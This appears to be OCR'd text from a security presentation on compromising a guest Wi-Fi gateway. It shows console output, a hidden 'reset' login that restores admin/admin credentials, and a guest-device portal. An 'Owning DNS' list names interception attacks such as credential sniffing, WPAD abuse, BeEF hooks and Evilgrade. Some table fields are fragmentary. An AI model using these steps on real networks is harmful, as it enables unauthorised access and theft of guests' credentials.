          RX packets:231068330 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33884 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
--More--
```

```
top - 01:17:29 up 84 days, 16:33,  1 user,  load average: 0.29, 0.35, 0.29
Tasks: 475 total,   1 running, 474 sleeping,   0 stopped,   0 zombie
Cpu(s):  0.2%us,  0.1%sy,  0.0%ni, 99.7%id,  0.0%wa,  0.0%hi,  0.0%si,  0.0%st
Mem:  16386348k total, 10813060k used,  5573288k free,   825332k buffers
Swap:  6062072k total,      268k used,  6061804k free,  8919268k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
12118 postgres  15   0  415m 287m 266m S  1.3  1.8 375:21.55 postmaster
 5155 admin     15   0 13028 1424  840 R  0.7  0.0   0:00.11 top
 5904 root      16   0  200m  13m 4996 S  0.7  0.1  34:18.68 php
12008 root      18   0  203m  17m 5844 S  0.3  0.1 189:46.73     _cpu_report
12112 root      23   0  248m 3492 1004 S  0.3  0.0  54:10.78 slon
    1 root      15   0 10372  696  584 S  0.0  0.0   7:00.39 init
    2 root      RT  -5     0    0    0 S  0.0  0.0   1:47.84 migration/0
    3 root      34  19     0    0    0 S  0.0  0.0   0:13.04 ksoftirqd/0
    4 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/0
    5 root      RT  -5     0    0    0 S  0.0  0.0   6:44.20 migration/1
    6 root      34  19     0    0    0 S  0.0  0.0   1:44.00 ksoftirqd/1
    7 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/1
    8 root      RT  -5     0    0    0 S  0.0  0.0   2:34.27 migration/2
    9 root      34  19     0    0    0 S  0.0  0.0   0:15.79 ksoftirqd/2
   10 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/2
   11 root      RT  -5     0    0    0 S  0.0  0.0   1:21.07 migration/3
   12 root      34  19     0    0    0 S  0.0  0.0   0:42.98 ksoftirqd/3
   13 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/3
   14 root      RT  -5     0    0    0 S  0.0  0.0   0:52.31 migration/4
   15 root      34  19     0    0    0 S  0.0  0.0   0:11.44 ksoftirqd/4
   16 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/4
   17 root      RT  -5     0    0    0 S  0.0  0.0   0:43.77 migration/5
   18 root      34  19     0    0    0 S  0.0  0.0   0:18.79 ksoftirqd/5
   19 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/5
   20 root      RT  -5     0    0    0 S  0.0  0.0   2:23.34 migration/6
   21 root      34  19     0    0    0 S  0.0  0.0   0:21.57 ksoftirqd/6
   22 root      RT  -5     0    0    0 S  0.0  0.0   0:00.00 watchdog/6
   23 root      RT  -5     0    0    0 S  0.0  0.0   6:36.32 migration/7
```

Configuration

```
  -------------------------------------------------------
  ----------------- available commands ------------------

  ip
  dns
  reset_performance
  factory
  disable_intrusion
  help
  back

  -------------------------------------------------------

[configuration]#
```

```
[configuration]# ip
Ip address [              ]:
Subnet [255.255.255.0]:
Default gateway [             ]:
Are you sure you want to apply the network configuration? [y/n]
```

```
[configuration]# factory
Are you sure you want to set the system to factory default? [y/n]
```

Owning DNS

- HTTP/S Downgrade
- Sniff plain text credentials
- FakeDNS
- WPAD abuse
- Hash capture (http_ntlm)
- Beef Hooks
- Browser autopwn2
- Evilgrade
- BDFProxy


```
[configuration]# dns
DNS 1 [                6]:
DNS 2 [                3]:
DNS 3 [8.8.8.8]:
Are you sure you want to apply the DNS configuration? [y/n]
```

User Reset

```
[redacted] shell login
[redacted] login: reset
Password:
-----------------------------------------
Options (1-2):
1. reset admin user
2. exit
-----------------------------------------
Option: 1
Admin account has been reset: admin/admin
```

```
  reset_performance
  factory
  disable_intrusion
  help
  back

  -------------------------------------------------------

[configuration]# factory
Are you sure you want to set the system to factory default? [y/n]
```

Management Portal



Active Users

active | idle | expired | unused | archive | blocked | mac list | connected devices

Active subscribers

	Username	MAC	Room	Time left	Data up	Data down	Price	Type	Unit	Action
	)	00-A2-6B		/	2.64 MB	1.48 MB	0			port 2
	İpad	·78-A8-48		/	16.62 MB	240.91 MB	0			port 2
	;pago	-41-91-78		/	0.97 MB	2.43 MB	0			port 2
	ɔad	·75-90-FA		/	3.27 MB	75.66 MB	0			port 2
		·0D-F7-69		ur 16 min 48 sec	0.62 MB	1.33 MB				port 2
	ard	9D-FE-35		/	205.88 MB	521.35 MB	0			port 2
	'	·D6-FA-76		/	375.02 MB	28107.53 MB	0			port 2
	blolu	ı-55-28-52		/	0.72 MB	0.54 MB	0			port 2
	ur	C9-9C-79		ɔur 20 min 10 sec	112.82 MB	695.75 MB	34			port 2
	vice	-89-97-9F		/	87.16 MB	2111.51 MB	0			port 2
	pad	73-C9-DF		/	0.73 MB	4.56 MB	0			port 2
		9E-83-A7		ɔur 4 min 48 sec	9.54 MB	24.03 MB	34			port 2
	PC	·6B-73-D5		/	42.82 MB	1939.96 MB	0			port 2
		D3-26-C2		ɔur 41 min 3 sec	9.11 MB	135.39 MB				port 2
		5A-B6-76		ɔur 1 min 26 sec	16.99 MB	108.07 MB	34			port 2
		8F-2A-CC		ɔur 1 min 26 sec	1.51 MB	13.06 MB	34			port 2
40:9ɛ		·5D-37-A7		/	287.08 MB	441.31 MB	0			port 2
	l Laptop	·6D-34-22		/	245.89 MB	4718.86 MB	0			port 2
	enter PC	·6B-73-DF		/	381.77 MB	8424.01 MB	0			port 2
	iosku	-02-78-A3		/	11.16 MB	20.62 MB	0			port 2
Eng	eless Adaptor	-18-20-88		/	192.14 MB	499 MB	0			port 2
	d IPAD	98-CC-D0		/	4.73 MB	52.88 MB	0			port 2
	System	D1-B6-6C		/	25.81 MB	0 MB	0			port 2
	System	A7-11-66		/	0.54 MB	0.16 MB	0			port 2
	TV	A7-C9-8A		/	29.33 MB	88.06 MB	0			port 2
	ther	·05-FB-E2		/	41.83 MB	57.25 MB	0			port 2

Delete Logout

Page 1 Show 200


Mac Addresses

active | idle | expired | unused | archive | blocked | **mac list** | connected devices

MAC addresses

Username	MAC	Last session	Unit	Action
Wired	-6E	19:12:52	port 2	
laptop	-01	13:47:37	port 2	
Guest	-28	19:01:14	port 2	
	-AC	14:38:22	port 2	
	-E5	13:45:03	port 2	
mac	-E3	20:00:59	port 2	
	-81	14:29:09	port 2	
Tv	-BF	03:04:22	port 2	
	-AF	20:54:23	port 2	
	-7B	11:27:04	port 2	
	-9E	23:32:48	port 2	
	-8C	16:55:28	port 2	
Video	-A7	11:44:28	port 2	
	-20	19:02:43	port 2	
	-A7	19:35:11	port 2	
	-93	00:18:10	port 2	
	-08	17:20:43	port 2	
	-65	17:58:45	port 2	
iphone	-78	17:49:48	port 2	
	-89	18:40:19	port 2	
	-07			
	-C7			
guest	-49	19:41:05	port 2	
guest	-C5	18:47:26	port 2	
guest	-0F	18:53:15	port 2	
	-19	19:05:55	port 2	
	-8D	20:18:05	port 2	
	-B9	15:09:02	port 2	
	-6B	13:00:19	port 2	
Ipad	-48	14:53:36	port 2	
mobile	-4B	16:09:43	port 2	
CellPhone	-21	20:52:44	port 2	
Personal	-5C			
	-5F	09:24:55	port 2	
	-1B	13:07:41	port 2	
	-53	13:32:07	port 2	
30-2	-A5	13:01:17	port 2	
	-2D			
	-9E	13:08:45	port 2	
	-EB	09:54:13	port 2	
	-D2			
	-78	00:40:14	port 2	
	B8	3:56:42	port 2	
	FA	3:24:10	port 2	
pos	F6	3:49:48	port 2	
	-56	0:40:02	port 2	

User Details



DHCP Configuration

DHCP | DHCP rules | Static DHCP | DHCP options

DHCP

Subnet	LAN IP	Start IP	End IP	Lease time (seconds)
port	.0.1	0.40	3.244	21600

Save

DHCP | DHCP rules | Static DHCP | DHCP options

Static DHCP

MAC	IP
:6D:11	213
:3A:6B	46
:A4:7E	245
:92:91	03
:32:D1	32
:8E:39	54
:B8:97	51
:65:F4	129
:A0:C6	4

Save

DNS Configuration

DNS settings | DNS entries | DYNDNS

Servers

Primary nameserver
Secundary nameserver
Third nameserver 8.8.8.8

Offline mode

Enable offline mode
Resolve Ip (default 1.0.0.1)
Resolve attempts 3
Display
- Message
- Portal rules


Misc

Block non standard DNS
Enable DNS based content filter
IPs


SafeDNS: 195.46.39.39, 195.46.39.40
OpenDNS: 208.67.222.222, 208.67.220.220
SafeDNS is available for those with a valid content filter subscription, please contact your supplier for more information.

Update

